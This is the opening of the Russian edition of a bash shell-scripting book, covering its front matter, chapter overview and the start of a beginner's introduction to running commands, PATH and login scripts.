
2-е издание

Сценарии командной оболочки

Linux, OS X и UNIX

Дейв Тейлор, Брендон Перри



WICKED COOL SHELL SCRIPTS

2ND EDITION

101 Scripts for Linux, OS X, and UNIX Systems

by Dave Taylor and
Brandon Perry



San Francisco

ДЕЙВ ТЕЙЛОР, БРЕНДОН ПЕРРИ

СЦЕНАРИИ КОМАНДНОЙ ОБОЛОЧКИ

Linux, OS X и UNIX

2-Е ИЗДАНИЕ





Санкт-Петербург • Москва • Екатеринбург • Воронеж
Нижний Новгород • Ростов-на-Дону
Самара • Минск

2017

ББК 32.973.2-018.2
УДК 004.451
Т30

Тейлор Дейв, Перри Брендон

Т30 Сценарии командной оболочки. Linux, OS X и Unix. 2-е изд. — СПб.: Питер, 2017. — 448 с.: ил. — (Серия «Для профессионалов»).

ISBN 978-5-496-03029-8

Сценарии командной оболочки помогают системным администраторам и программистам автоматизировать рутинные задачи с тех самых пор, как появились первые компьютеры. С момента выхода первого издания этой книги в 2004 году многое изменилось, однако командная оболочка bash только упрочила свои лидирующие позиции. Поэтому умение использовать все ее возможности становится насущной необходимостью для системных администраторов, инженеров и энтузиастов. В этой книге описываются типичные проблемы, с которыми можно столкнуться, например, при сборке программного обеспечения или координации действий других программ. А решения даются так, что их легко можно взять за основу и экстраполировать на другие схожие задачи.

Цель этой книги — продемонстрировать практические приемы программирования сценариев на bash и познакомить с самыми распространенными утилитами на коротких и компактных примерах, не вдаваясь в излишние подробности. Экспериментируйте с этими сценариями — ломайте, исправляйте и приспосабливайте их под свои нужды, чтобы понять, как они работают. Только так вы сможете решать самые сложные задачи.

12+ (В соответствии с Федеральным законом от 29 декабря 2010 г. № 436-ФЗ.)

ББК 32.973.2-018.2
УДК 004.451

ISBN 978-1593276027 англ.
ISBN 978-5-496-03029-8

Краткое содержание

Оглавление

Об авторах

Дейв Тейлор (Dave Taylor) работает в компьютерной индустрии с 1980 года. Участвовал в создании BSD 4.4 UNIX, его программы включены во все основные дистрибутивы UNIX. Выдающийся оратор и автор тысяч статей для журналов и газет. Написал более 20 книг, включая «Learning Unix for OS X» (O'Reilly Media), «Solaris 9 for Dummies» (Wiley Publishing) и «Sams Teach Yourself Unix in 24 Hours» (Sams Publishing). Популярный колумнист журнала «Linux Journal» и основатель веб-сайта *askdavetaylor.com*, где осуществляет техническую поддержку пользователей и выкладывает обзоры новых гаджетов.

Брендон Перри (Brandon Perry) начал писать приложения на C# с выходом открытой реализации .NET — Mono. В свободное время любит писать модули для фреймворка Metasploit, исследовать двоичные файлы и тестировать всякие штуки.

О научном рецензенте

Джорди Гутьеррес Эрмосо (Jordi Gutiérrez Hermoso) — программист, математик и вольный хакер. Начиная с 2002 года пользуется исключительно Debian GNU/Linux не только дома, но и на работе. Джорди участвует в разработке GNU Octave, бесплатной вычислительной среды, во многом совместимой с Matlab, а также Mercurial, распределенной системы управления версиями. Увлекается чистой и прикладной математикой, катанием на коньках, плаванием и вязанием. В последнее время много думает о проблемах выброса парниковых газов и участвует в акциях по сохранению носорогов.

Благодарности для первого издания

В создании книги участвовало удивительно большое количество людей, но особенно хотелось бы отметить Ди-Анн Лебланк (Dee-Ann LeBlanc), научного рецензента первых вариантов рукописи и неутомимого собеседника в IM, и Ричарда Блюма (Richard Blum), научного редактора и опытнейшего разработчика сценариев, представившего важные комментарии к подавляющему большинству сценариев в книге. Нат Торкингтон (Nat Torkington) помог с организацией и надежностью сценариев. В числе других, оказавших неоценимую помощь в процессе работы над книгой, можно назвать Одри Бронфин (Audrey Bronfin), Мартина Брауна (Martin Brown), Брайана Дея (Brian Day), Дейва Энниса (Dave Ennis), Вернера Клаузера (Werner Klauser), Юджина Ли (Eugene Lee), Энди Лестера (Andy Lester) и Джона Мейстера (John Meister). Немало полезного было почерпнуто на форумах *MacOSX.com* (отличное место для общения), а коллектив *AnswerSquad.com* предложил много ценных советов и предоставил бесконечные возможности для отдыха. Наконец, эта книга не оказалась бы в ваших руках без поддержки Билла Поллока (Bill Pollock) и помощи Хиллеля Хинштейна (Hillel Heinstein), Ребекки Пеппер (Rebecca Pepper) и Кэрол Жардо (Karol Jurado): спасибо всему коллективу No Starch Press!

Я хотел бы поблагодарить за поддержку моих замечательных детей — Эшли (Ashley), Гарета (Gareth) и Киану (Kiana) — а также обитателей нашего домашнего зверинца.

Дейв Тейлор

Благодарности для второго издания

За последние десять лет «Сценарии командной оболочки» зарекомендовала себя как нужная и полезная книга для тех, кто увлекается созданием сценариев на языке командной оболочки bash или желает освоить более эффективные приемы. В обновленном втором издании Дейв и я надеялись дать этой книге второе дыхание и вдохновить других на еще одно десятилетие экспериментов со сценариями командной оболочки. Эту работу, в ходе которой были добавлены новые сценарии и уточнены многие формулировки, нам не удалось бы проделать без поддержки многих и многих.

Хочу сказать спасибо своему коту Сэму, который сидел на ноутбуке, пока я пытался работать. Полагаю, он был уверен, что помогает мне. Мои друзья и семья с пониманием отнеслись к тому, что я добрых нескольких месяцев говорил только о сценариях bash. Коллектив издательства No Starch Press был необычайно благосклонен ко мне, не писавшему ничего крупнее заметки в школьную газету или статьи в блог, поэтому огромное спасибо Биллу Поллоку (Bill Pollock), Лиз Чадвик (Liz Chadwick), Лорел Чан (Laurel Chun) и всем остальным сотрудникам No Starch. Комментарии Джорди Гутьерреса Эрмосо, касающиеся технических аспектов книги и программного кода, были для меня более чем ценными.

Брендон Перри

Введение

С момента первой публикации этой книги в 2004 году в мире администрирования системы Unix произошли огромные изменения. В то время лишь немногие пользователи устанавливали на свои компьютеры Unix-подобные операционные системы. Но с появлением дружественных к начинающим дистрибутивов Linux, таких как Ubuntu, ситуация стала меняться. Затем появилась OS X, следующее поколение операционной системы компании Apple, основанной на Unix, за ней последовало множество технологий на основе iOS. В настоящее время Unix-подобные операционные системы получили более широкое признание. Фактически они стали самыми вездесущими в мире, если принять во внимание Android — операционную систему для смартфонов.

Излишне говорить, что многое изменилось, но одно остается неизменным — командная оболочка Bourne-again shell, или *bash*, сохраняет свои позиции основной командной оболочки в Unix. Использование всех возможностей ее языка никогда прежде не было такой насущной необходимостью для системных администраторов, инженеров и энтузиастов.

Что исчезло во втором издании

В этой книге описываются типичные сложности, с которыми можно столкнуться при попытке написать переносимое автоматизированное решение, например, для сборки программного обеспечения или координации действий других программ, и способы их преодоления. Решения в книге подаются так, чтобы вы могли взять их за основу и экстраполировать на другие схожие задачи. Например, в главе 1 мы напишем переносимую версию программы `echo` в виде небольшого сценария-обертки. Многим системным администраторам может пригодиться этот конкретный сценарий, но основная идея заключается в том, чтобы создать сценарий-обертку, гарантирующий единообразие поведения на разных платформах. Далее в книге мы разберем некоторые интересные особенности сценариев на языке bash и типичные утилиты, доступные в системах Unix и дающие нам самые широкие возможности.

Эта книга для вас, если...

Bash остается основным инструментом для всех, кто работает с серверами или рабочими станциями, действующими под управлением Unix-подобных операционных систем, в том числе и для веб-разработчиков (многие из которых ведут разработку в OS X и развертывают свои приложения на серверах под Linux), аналитиков, разработчиков мобильных приложений и программистов. Кроме того, все больше появляется энтузиастов, запускающих Linux на своих микрокомпьютерах с открытой архитектурой, таких как Raspberry Pi, для автоматизации бытовых приборов. Сценарии командной оболочки отлично походят для всех этих случаев.

Представленные в книге сценарии будут, безусловно, полезны и тем, кто желает расширить и без того немалый опыт владения bash за счет изучения практических примеров, и тем, кто пользуется терминалом или сценариями командной оболочки лишь изредка. Если вы принадлежите ко второму лагерю, вам, вероятно, потребуется освежить знания или дополнить их, прочитав введение в продвинутые возможности bash.

Эта книга — не учебник! Наша цель — продемонстрировать практические приемы программирования сценариев на bash и познакомить с распространенными утилитами на (в большинстве) коротких и компактных примерах, но мы не описываем их строку за строкой. Мы объясняем только самые основные части, а опытные создатели сценариев смогут сами понять, как действует остальной код, прочитав его. Мы надеемся, что вы, уважаемый читатель, будете экспериментировать с этими сценариями — ломать их, исправлять и приспосабливать под свои нужды — чтобы понять, как они работают. Главная наша цель — показать, как решать типичные задачи, такие как управление сетью или синхронизация файлов, которые встают перед любым техническим специалистом.

Структура книги

Это второе издание включает дополненные оригинальные 12 глав и 3 новые главы. Каждая глава демонстрирует новые особенности или варианты использования сценариев командной оболочки, и вместе они охватывают всю широту возможностей сценариев для более простой работы в Unix. Большинство сценариев, представленных в книге, будет работать и в Linux, и в OS X. В иных случаях мы напишем об этом прямо.

Глава 0: Краткое введение в сценарии командной оболочки

Это совершенно новая глава, появившаяся во втором издании, которая послужит начинающим пользователям Unix кратким введением в синтаксис языка командной оболочки bash и особенности его использования. Эта глава быстро и без лирических отступлений расскажет все, что потребуется для успешного чтения главы 1: от простого определения сценариев командной оболочки до создания и выполнения незамысловатых примеров.

Глава 1: Отсутствующая библиотека

Языки программирования, широко используемые в окружении Unix, такие как C, Perl и Python, имеют обширные библиотеки разнообразных функций и утилит для проверки форматов чисел, вычисления интервалов времени между датами и решения многих других задач. Но, работая с командной оболочкой, мы почти со всем вынуждены справляться самостоятельно, поэтому в данной главе рассказывается об инструментах и приемах, которые сделают сценарии командной оболочки более дружественными. Все, что вы узнаете в первой главе, поможет вам читать сценарии, с которыми вы встретитесь в этой книге, и писать свои. Мы включили сюда разные функции проверки ввода, простой и мощный интерфейс к `bc`, инструмент быстрого добавления запятых для улучшения читаемости больших чисел, прием для разновидностей Unix, в которых команда `echo` не поддерживает полезный флаг `-n`, и сценарий для использования ANSI-последовательностей определения цвета в сценариях.

Главы 2 и 3: Усовершенствование пользовательских команд и Создание утилит

Эти две главы представляют новые команды, дополняющие и расширяющие стандартный инструментарий Unix. В конце концов, постоянное развитие и совершенствование — одна из отличительных черт Unix. Мы также причастны к этому процессу и в главах 2 и 3 предлагаем сценарии, которые реализуют: дружественный интерактивный калькулятор, инструмент удаления файлов, не стирающий их с диска, две системы напоминаний и слежения за событиями, усовершенствованную версию команды `locate`, команду `date` с поддержкой нескольких часовых поясов и новую версию команды `ls`, добавляющую в списки содержимого каталогов дополнительные данные.

Глава 4: Тонкая настройка Unix

Может прозвучать как ересь, но некоторые аспекты Unix выглядят недоработанными даже спустя десятилетия развития. Если вам доведется пользоваться разными версиями Unix, например переходить со свободно распространяемых дистрибутивов Linux на коммерческие версии Unix, такие как OS X, Solaris или Red Hat, вы столкнетесь с отсутствующими флагами и командами, с противоречивым поведением некоторых команд и другими подобными проблемами. Поэтому в данной главе будут представлены переделанные версии и интерфейсы к командам Unix, которые делают их чуть более дружественными или более согласованными с другими разновидностями Unix. Среди всего прочего здесь описывается способ добавления длинных флагов в стиле GNU в команды, не являющиеся командами GNU. Здесь же вы найдете пару интеллектуальных сценариев, упрощающих работу с разными утилитами сжатия файлов.

Главы 5 и 6: Системное администрирование: управление пользователями и обслуживание системы

Если вас заинтересовала наша книга, вполне вероятно, что у вас есть привилегии администратора и вы несете ответственность за администрирование одной или нескольких систем Unix, даже если речь идет всего лишь о персональном компьютере с Ubuntu или BSD. Эти две главы содержат несколько сценариев, которые помогут вам в администрировании, в том числе: утилиты для анализа использования дискового пространства, система дисковых квот, которая автоматически извещает пользователей по электронной почте о превышении выделенного им места на диске, улучшенная реализация команды `killall`, сценарий проверки `crontab`, инструмент ротации файлов журналов и пара утилит для создания резервных копий.

Глава 7: Пользователи Интернета

Эта глава включает пакет по-настоящему интересных сценариев командной оболочки, демонстрирующих некоторые замечательные и простые приемы использования командной строки Unix для работы с ресурсами в Интернете. В том числе: инструмент для извлечения адресов URL из любой веб-страницы, инструмент для получения прогноза погоды, инструмент поиска в базах данных видеофильмов и инструмент для обнаружения изменений на веб-сайте, который автоматически сообщает о них по электронной почте.

Глава 8: Инструменты веб-мастера

Если вы веб-мастер и поддерживаете веб-сайт, действующий в вашей собственной системе Unix или на удаленном сервере где-то в сети, в этой главе вы найдете очень интересные инструменты для конструирования веб-страниц на лету, создания веб-альбомов с фотографиями и даже журналирования результатов веб-поиска.

Главы 9 и 10: Администрирование веб-сервера и Администрирование интернет-сервера

Эти две главы описывают решение проблем, с которыми часто сталкиваются администраторы серверов, имеющих выход в Интернет. Здесь вы найдете два сценария, анализирующие разные аспекты журналирования трафика веб-сервера, инструменты для выявления недействительных внутренних или внешних ссылок, имеющихся на веб-сайте, а также удобный инструмент управления паролями на веб-сервере Apache, упрощающий поддержку файлов *.htaccess*. Помимо этого исследуются приемы зеркалирования каталогов и целых веб-сайтов.

Глава 11: Сценарии для OS X

OS X, с ее коммерчески успешным и привлекательным графическим интерфейсом, стала огромным шагом вперед в превращении Unix в дружественную операционную систему. Что еще более важно, OS X — это полноценная операционная система Unix, скрытая за симпатичным интерфейсом, а значит, для нее можно написать много полезных и поучительных сценариев. Именно об этом рассказывается в данной главе. В дополнение к инструменту для автоматизации захвата изображения на экране, в этой главе представлены сценарии, помогающие исследовать структуру библиотеки музыкальных произведений iTunes, изменять заголовки окон программы Terminal и усовершенствовать команду `open`.

Глава 12: Сценарии для игр и забав

Что это за книга о программировании, если в ней не будет хотя бы пары игрушек? Глава 12 объединяет многие идеи и приемы, представленные ранее, и описывает создание шести забавных и довольно сложных игр. Хотя глава написана, чтобы вас развлечь, код каждой игры весьма поучителен. Особенно примечательна игра «Виселица», демонстрирующая некоторые хитрости и необычные приемы программирования сценариев.

Глава 13: Работа в облаке

С момента выхода первого издания этой книги Интернет занимал все больше и больше места в нашей повседневной жизни. Особенно важна для нас тема синхронизации устройств и файлов с облачными службами, такими как iCloud, Dropbox и Google Drive. В главе демонстрируются сценарии командной оболочки, позволяющие в полной мере использовать эти службы и гарантировать своевременную синхронизацию и копирование файлов и каталогов. Кроме того, здесь вы найдете пару сценариев, использующих особенности OS X для работы с фотографиями и озвучивания текста.

Глава 14: ImageMagick и обработка графических файлов

Приложения командной строки могут обрабатывать не только текстовые данные, но и графику. Эта глава посвящена идентификации и обработке изображений из командной строки с использованием комплекта инструментов для работы с графикой, включая открытое программное обеспечение ImageMagick. Сценарии в этой главе реализуют типичные операции с изображениями, от определения их типов до кадрирования и добавления водяных знаков, плюс еще несколько случаев использования.

Глава 15: Дни и даты

Заключительная глава демонстрирует приемы, упрощающие операции с датами и временем: сколько дней разделяют две даты, на какой день недели приходится число или сколько дней осталось до него. Мы решим эти задачи с помощью простых в использовании сценариев командной оболочки.

Приложение А: Установка Bash в Windows 10

Пока мы работали над вторым изданием, компания Microsoft существенно изменила свое отношение к открытому программному обеспечению и в 2016 году даже выпустила полноценную систему bash для Windows 10. Несмотря на то что примеры из книги не тестировались в этой версии bash, многие идеи и решения будет нетрудно перенести в нее. В приложении мы опишем установку bash в Windows 10, чтобы вы могли попробовать свои силы в создании сценариев на компьютере с Windows!

Приложение Б: Дополнительные сценарии

Любой хороший скаут знает, что всегда должен быть запасной план! Работая над этой книгой, мы создавали запасные сценарии на случай, если нам понадобится заменить какой-нибудь из основных. В итоге резервные

сценарии нам не потребовались, но с нашей стороны было бы некрасиво держать их в секрете от вас, наших друзей. Это приложение включает три дополнительных сценария: для массового переименования файлов, для массового выполнения команд и для вычисления фаз луны, — которые мы не могли утаить после того, как показали вам 101 сценарий.

Ресурсы в сети

Файлы со всеми сценариями плюс несколько вспомогательных сценариев доступны для загрузки в виде архива на странице: *https://www.nostarch.com/wcss2/*. В этом же архиве вы найдете несколько файлов ресурсов, которые мы использовали в сценариях, такие как список слов для игры «Виселица» в сценарии № 84 и фрагмент из книги «Алиса в стране чудес», используемый в сценарии № 27.

В заключение

Надеемся, что вам понравится обновленное издание книги и новые сценарии, которые мы добавили в наш классический труд. Увлеченность — неотъемлемая часть обучения, поэтому примеры для книги были подобраны так, чтобы увлечь вас созданием и исследованием сценариев. Мы хотим, чтобы вы получили столько же удовольствия, читая эту книгу, сколько получили мы, работая над ней. Наслаждайтесь!

Глава 0. Краткое введение в сценарии командной оболочки

Bash (как и сценарии на языке командной оболочки в целом) существует уже очень давно, и каждый день новые люди знакомятся с ее возможностями и приемами автоматизации операций с ее применением. И сейчас, когда компания Microsoft выпустила интерактивную оболочку bash и подсистему команд Unix в Windows 10, самое время узнать, насколько простыми и эффективными могут быть сценарии командной оболочки.

Что такое командная оболочка?

С первых дней существования компьютеров сценарии командной оболочки помогали системным администраторам и программистам выполнять рутинную работу, на которую иначе пришлось бы потратить массу времени. Так что же такое «сценарии командной оболочки» и почему они должны волновать вас? Сценарии — это текстовые файлы с набором команд, следующих в порядке их выполнения, на языке конкретной командной оболочки (в нашем случае bash). *Командная оболочка* (shell) — это интерфейс командной строки к библиотеке команд в операционной системе.

Сценарии командной оболочки по своей сути являются крохотными программами, написанными с использованием команд операционной системы для автоматизации специальных задач — часто таких, выполнение которых вручную не доставляет никакого удовольствия, например, для сбора информации из сети, слежения за использованием дискового пространства, загрузки данных о погоде, переименования файлов и многих других. В виде сценария нетрудно даже реализовать простенькие игры! Такие сценарии могут включать несложную логику, например, инструкции `if`, которые вы встречали в других языках, но могут быть еще проще, как вы увидите далее.

Многие разновидности командных оболочек, такие как tcsh, zsh и даже популярная оболочка bash, доступны в операционных системах OS X, BSD и Linux. В этой книге основное внимание уделяется главной опоре Unix — командной

оболочке bash. Каждая оболочка имеет свои особенности и возможности, но большинство пользователей Unix в первую очередь обычно знакомятся именно с bash. В OS X программа Terminal открывает окно с оболочкой bash (рис. 0.1). В Linux имеется большое разнообразие программ с командной оболочкой, но чаще всего встречаются консоли командной строки: gnome-terminal для GNOME и konsole для KDE. Эти приложения можно настраивать на использование разных типов командных оболочек, но все они по умолчанию используют bash. Фактически в любой Unix-подобной системе, открыв программу-терминал, вы по умолчанию получите доступ к командной оболочке bash.




Рис. 0.1. Вывод версии bash в окне приложения Terminal в OS X

Использование терминала для взаимодействия с операционной системой может показаться сложнейшей задачей. Однако со временем намного естественней становится просто открыть терминал, чтобы быстро изменить что-то в системе, чем перебирать мышью пункты меню, пытаясь отыскать параметры для изменения.

ПРИМЕЧАНИЕ

В августе 2016 года компания Microsoft выпустила версию bash для Windows 10 Anniversary. То есть теперь ее могут запускать пользователи Windows. В приложении А приводятся инструкции по установке bash для Windows 10, но вообще эта книга предполагает, что вы работаете в Unix-подобной системе, такой как OS X или Linux. Вы можете опробовать предлагаемые сценарии в Windows 10, но мы не даем никаких гарантий и сами не тестировали их таким образом! Тем не менее оболочка bash славится своей переносимостью и многие сценарии из этой книги должны работать и в Windows.

Запуск команд

Главная особенность bash — возможность запускать команды в системе. Давайте опробуем короткий пример «Hello World». Команда `echo` оболочки bash выводит текст на экран, например:

```
$ echo "Hello World"
```

Введите данный текст в командной строке bash, и вы увидите, как на экране появятся слова Hello World. Эта строка кода запускает команду `echo`, хранящуюся в стандартной библиотеке bash. Список каталогов, в которых bash будет искать стандартные команды, хранится в переменной окружения с именем `PATH`. Вы можете запустить команду `echo` с переменной `PATH`, чтобы увидеть ее содержимое, как показано в листинге 0.1.

Листинг 0.1. Вывод текущего содержимого переменной окружения PATH

```
$ echo $PATH
/Users/bperry/.rvm/gems/ruby-2.1.5/bin:/Users/bperry/.rvm/gems/ruby-2.1.5@global/
bin:/Users/bperry/.rvm/rubies/ruby-2.1.5/bin:/usr/local/bin:/usr/bin:/bin:/usr/
sbin:/sbin:/opt/X11/bin:/usr/local/MacGPG2/bin:/Users/bperry/.rvm/bin
```

ПРИМЕЧАНИЕ

В листингах, где присутствуют вводимые команды и результаты их выполнения, вводимые команды выделены жирным и начинаются с символа `$`, чтобы вы могли отличить их от вывода, полученного в ходе выполнения команды.

Каталоги в этом выводе отделяются друг от друга двоеточием. Именно их проверит оболочка bash, когда от нее потребуют запустить программу или команду. Если искомая команда хранится в каком-то другом каталоге, bash не сможет запустить ее. Обратите также внимание, что bash проверит перечисленные

каталоги именно *в том порядке, в каком они перечислены в переменной* `PATH`. Это важно, если у вас имеется две команды с одинаковыми именами, но хранящиеся в разных каталогах, включенных в `PATH`. Если обнаружится проблема с поиском некоторой команды, попробуйте выполнить команду `which` с ее именем, как показано в листинге 0.2, чтобы увидеть, в каком каталоге из `PATH` ее найдет оболочка.

Листинг 0.2. Поиск команд в PATH с помощью which

```
$ which ruby
/Users/bperry/.rvm/rubies/ruby-2.1.5/bin/ruby
$ which echo
/bin/echo
```

Теперь, вооруженные этой информацией, вы сможете переместить или скопировать файл в один из каталогов, перечисленных командой `echo $PATH`, как, например, в листинге 0.1, и затем команда начнет запускаться. Мы будем использовать `which` на протяжении всей книги для определения полного пути к командам. Это удобный инструмент для отладки содержимого переменной `PATH`.

Настройка оболочки входа

На всем протяжении книги нам предстоит писать сценарии, которые потом будем использовать в других сценариях, поэтому для нас важна простота вызова новых сценариев. Вы можете настроить переменную `PATH` так, чтобы ваши собственные сценарии вызывались автоматически, как любые другие команды, в момент запуска новой командной оболочки. Когда открывается новый сеанс командной оболочки, она первым делом читает сценарий входа в домашнем каталоге (*/Users/<username>* в OS X или `/home/<username>` в Linux) и выполняет любые команды, перечисленные в нем. Сценарий входа называется *.login*, *.profile*, *.bashrc* или *.bash_profile*, в зависимости от системы. Чтобы узнать, какой из этих файлов используется как сценарий входа, добавьте в каждый из них следующую строку, заменив последнее слово соответствующим именем файла:

```
echo this is .profile
```

Затем выполните вход. Вверху окна терминала должна появиться строка, сообщающая имя файла сценария, выполненного при входе. Если вы откроете терминал и увидите `this is .profile`, значит, ваша оболочка загружает файл *.profile*; если вы увидите `this is .bashrc`, значит, загружается файл *.bashrc*; и так далее. Однако описанное поведение зависит от типа командной оболочки.

Вы можете добавить в сценарий входа настройку переменной `PATH`, включив в нее другие каталоги. Здесь же можно подкорректировать любые другие настройки bash, такие как внешний вид строки приглашения к вводу, содержимое переменной `PATH` и любые другие параметры. Например, воспользуемся командой `cat`, чтобы заглянуть в измененный сценарий входа *.bashrc*. Команда `cat` принимает аргумент с именем файла и выводит его содержимое в окно консоли, как показано в листинге 0.3.

Листинг 0.3. Измененный файл .bashrc, включающий в переменную PATH каталог RVM

```
$ cat ~/.bashrc
export PATH="$PATH:$HOME/.rvm/bin" # Добавить в PATH каталог RVM для работы
```

Команда вывела содержимое файла *.bashrc*, в котором переменной `PATH` присваивается новое значение, позволяющее локальной версии RVM (Ruby Version Manager — диспетчер версий Ruby) управлять любыми установленными версиями Ruby. Так как сценарий *.bashrc* настраивает `PATH` каждый раз, когда открывается новый сеанс работы с командной оболочкой, диспетчер RVM будет доступен по умолчанию.

Аналогично можно открыть доступ к своей библиотеке сценариев командной оболочке. Для этого в своем домашнем каталоге создайте папку, куда будут помещаться разрабатываемые сценарии. Затем добавьте ее в переменную `PATH` в сценарии входа, чтобы упростить вызов сценариев из нее.

Чтобы выяснить путь к домашнему каталогу, дайте команду `echo $HOME`, которая выведет в окне терминала полный путь. Перейдите в указанный каталог и создайте папку для разрабатываемых сценариев (мы рекомендуем назвать ее *scripts*). Затем добавьте эту папку в свой сценарий входа, для чего откройте файл сценария в текстовом редакторе и добавьте в начало файла следующую строку, заменив */path/to/scripts/* на путь к папке с вашими сценариями:

```
export PATH="/path/to/scripts/:$PATH"
```

Затем вы сможете запустить любой сценарий из этой папки как обычную команду.

Запуск сценариев командной оболочки

К настоящему моменту мы уже воспользовались некоторыми командами, такими как `echo`, `which` и `cat`. Но мы использовали их по отдельности, а не вместе, то есть не в составе сценария. Давайте напишем сценарий, который выполнит

их все последовательно, как показано в листинге 0.4. Этот сценарий выведет *Hello World*, затем путь к сценарию `neqn`, который по умолчанию должен быть доступен в оболочке bash. Затем использует этот путь для вывода содержимого сценария `neqn` на экран. (На данный момент содержимое `neqn` для нас не важно; мы просто выбрали первый попавшийся сценарий для примера.) Этот пример наглядно демонстрирует использование сценария для выполнения группы команд по порядку, в данном случае, чтобы увидеть полный путь к сценарию и содержимое сценария.

Листинг 0.4. Содержимое нашего первого сценария командной оболочки

```
echo "Hello World"
echo $(which neqn)
cat $(which neqn)
```

